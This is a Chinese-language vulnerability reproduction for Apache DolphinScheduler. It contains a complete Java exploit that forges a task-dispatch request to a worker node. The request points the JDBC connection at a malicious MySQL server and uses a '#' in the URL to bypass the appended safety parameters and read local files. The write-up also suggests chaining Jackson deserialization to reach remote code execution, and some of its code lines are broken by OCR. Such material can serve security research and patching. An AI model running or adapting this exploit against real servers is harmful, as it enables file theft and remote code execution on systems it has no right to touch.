漏洞复现

漏洞利用步骤


- 构造一个恶意MySQL Server
- 构造一个TASK_DISPATCH_REQUEST类型请求，设置其TaskType属性为DATAX，构造一个TaskExecutionContext对象并设置为这个请求的TaskExecitonContext，构造一个DataxParameters对象设置到TaskExecutionContext对象上，最后构造一个MySQLConnectionParam对象将其DriverClass以及JdbcUrl设置为恶意MySQLServer，再将其使用ResourceParametersHelper封装并设置到TaskExecitonContex对象上
- 发送请求去触发Jdbc Attack

漏洞利用脚本

```java
package org.example;

import org.apache.dolphinscheduler.common.utils.JSONUtils;
import
org.apache.dolphinscheduler.plugin.datasource.api.datasource.mysql.MySQLConnectio
nParam;
import org.apache.dolphinscheduler.plugin.task.api.TaskExecutionContext;
import org.apache.dolphinscheduler.plugin.task.api.parameters.SqlParameters;
import
org.apache.dolphinscheduler.plugin.task.api.parameters.resource.DataSourceParamet
ers;
import
org.apache.dolphinscheduler.plugin.task.api.parameters.resource.ResourceParameter
sHelper;
import org.apache.dolphinscheduler.plugin.task.datax.DataxParameters;
import org.apache.dolphinscheduler.remote.NettyRemotingClient;
import org.apache.dolphinscheduler.remote.command.Command;
import org.apache.dolphinscheduler.remote.command.CommandType;
import org.apache.dolphinscheduler.remote.command.TaskDispatchCommand;
import org.apache.dolphinscheduler.remote.config.NettyClientConfig;
import org.apache.dolphinscheduler.remote.utils.Host;
import org.apache.dolphinscheduler.spi.enums.DbType;

import java.util.Date;

public class MysqlJdbcFileRead {
    public static void main( String[] args )
    {
        final NettyClientConfig clientConfig = new NettyClientConfig();
        NettyRemotingClient client = new NettyRemotingClient(clientConfig);
        // Add a task into cache
        Command dispatchCommand=dispatchTaskCommand();


        try {
            client.sendSync(new Host("192.168.31.70", 1234), dispatchCommand,
20000);
        } catch (Exception e) {
        }
        client.close();
    }


    public static Command dispatchTaskCommand() {
```

```
        Command command = new Command();
        command.setType(CommandType.TASK_DISPATCH_REQUEST);

        TaskExecutionContext taskExecutionContext=new TaskExecutionContext();
        taskExecutionContext.setProcessId(12345);
        taskExecutionContext.setProcessInstanceId(1);
        taskExecutionContext.setDryRun(2);
        taskExecutionContext.setTaskInstanceId(1);
        taskExecutionContext.setProcessDefineCode(1L);
        taskExecutionContext.setProcessDefineVersion(1);
        taskExecutionContext.setTaskType("DATAX");
        taskExecutionContext.setFirstSubmitTime(new Date());
        taskExecutionContext.setDelayTime(0);
        taskExecutionContext.setLogPath("/tmp/test.log");
        taskExecutionContext.setHost("localhost");

taskExecutionContext.setExecutePath("/tmp/dolphinscheduler/exec/process/1/2/3/4")
;
        DataxParameters dataxParameters=new DataxParameters();
        dataxParameters.setDsType(String.valueOf(DbType.MYSQL));
        dataxParameters.setSql("SELECT * FROM t_ds_alert");
        dataxParameters.setTargetTable("test");
        dataxParameters.setDataSource(1);
        dataxParameters.setDsType("MYSQL");
        dataxParameters.setDtType("MYSQL");
        dataxParameters.setDataTarget(1);
        String taskParam = "{\"localParams\":[],\"resourceList\":
[],\"type\":\"MYSQL\",\"datasource\":\"1\",\"sql\":\"select
now();\",\"sqlType\":\"0\",\"preStatements\":[],\"postStatements\":
[],\"conditionResult\":\"null\",\"dependence\":\"null\",\"switchResult\":\"null\"
,\"waitStartTimeout\":null}";

        ResourceParametersHelper resourceParametersHelper =
org.apache.dolphinscheduler.spi.utils.JSONUtils.parseObject(taskParam,
SqlParameters.class).getResources();

        resourceParametersHelper.getResourceMap().forEach((type, map) -> {
            map.forEach((code, parameters) -> {
                DataSourceParameters dataSourceParameters = new
DataSourceParameters();
                dataSourceParameters.setType(DbType.MYSQL);
                MySQLConnectionParam mySQLConnectionParam=new
MySQLConnectionParam();
                mySQLConnectionParam.setUser("win_hosts");
```


```
                mySQLConnectionParam.setJdbcUrl("jdbc:mysql://127.0.0.1:666/test?
user=win_hosts&allowLoadLocalInfile=true&allowUrlInLocalInfile=true&maxAllowedPac
ket=655360#");
                mySQLConnectionParam.setOther("");

mySQLConnectionParam.setDriverClassName("com.mysql.cj.jdbc.Driver");

dataSourceParameters.setConnectionParams(JSONUtils.toJsonString(mySQLConnectionPa
ram));
                map.put(code, dataSourceParameters);
            });
        });

taskExecutionContext.setResourceParametersHelper(resourceParametersHelper);

taskExecutionContext.setTaskParams(JSONUtils.toJsonString(dataxParameters));
        TaskDispatchCommand taskKillRequestCommand=new
TaskDispatchCommand(taskExecutionContext,"127.0.0.1:1234","127.0.0.1:1234",20000)
;
        byte[] body = JSONUtils.toJsonByteArray(taskKillRequestCommand);
        command.setBody(body);
        return command;
    }
}
```



此处以读取文件为测试，在实际利用场景由于dolphinscheduler中存在Jackson等依赖，可尝试配合Jackson反序列化链实现RCE。

漏洞原理

在框架中派发Task的时候会调用到org.apache.dolphinscheduler.plugin.datasource.api.datasource.mysql.MySQLDataSourceProcessor#getJdbcUrl方法构造连接的JDBC URL，此处采用格式化的方式构造，而在mysql-connector-java 8.x版本中可以使用#符号注释调用后面的字符串，故以此绕过此处的限制。



```
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@Override
public String getJdbcUrl(ConnectionParam connectionParam) {
    MySQLConnectionParam mysqlConnectionParam = (MySQLConnectionParam) connectionParam;
    String jdbcUrl = mysqlConnectionParam.getJdbcUrl();
    if (!StringUtils.isEmpty(mysqlConnectionParam.getOther())) {
        return String.format("%s?%s&%s", jdbcUrl, mysqlConnectionParam.getOther(), APPEND_PARAMS);
    }
    return String.format("%s?%s", jdbcUrl, APPEND_PARAMS);
}

    2 usages
    private static final String APPEND_PARAMS = "allowLoadLocalInfile=false&autoDeserialize=false&allowLocalInfile=false&allowUrlInLocalInfile=false";

@Override
```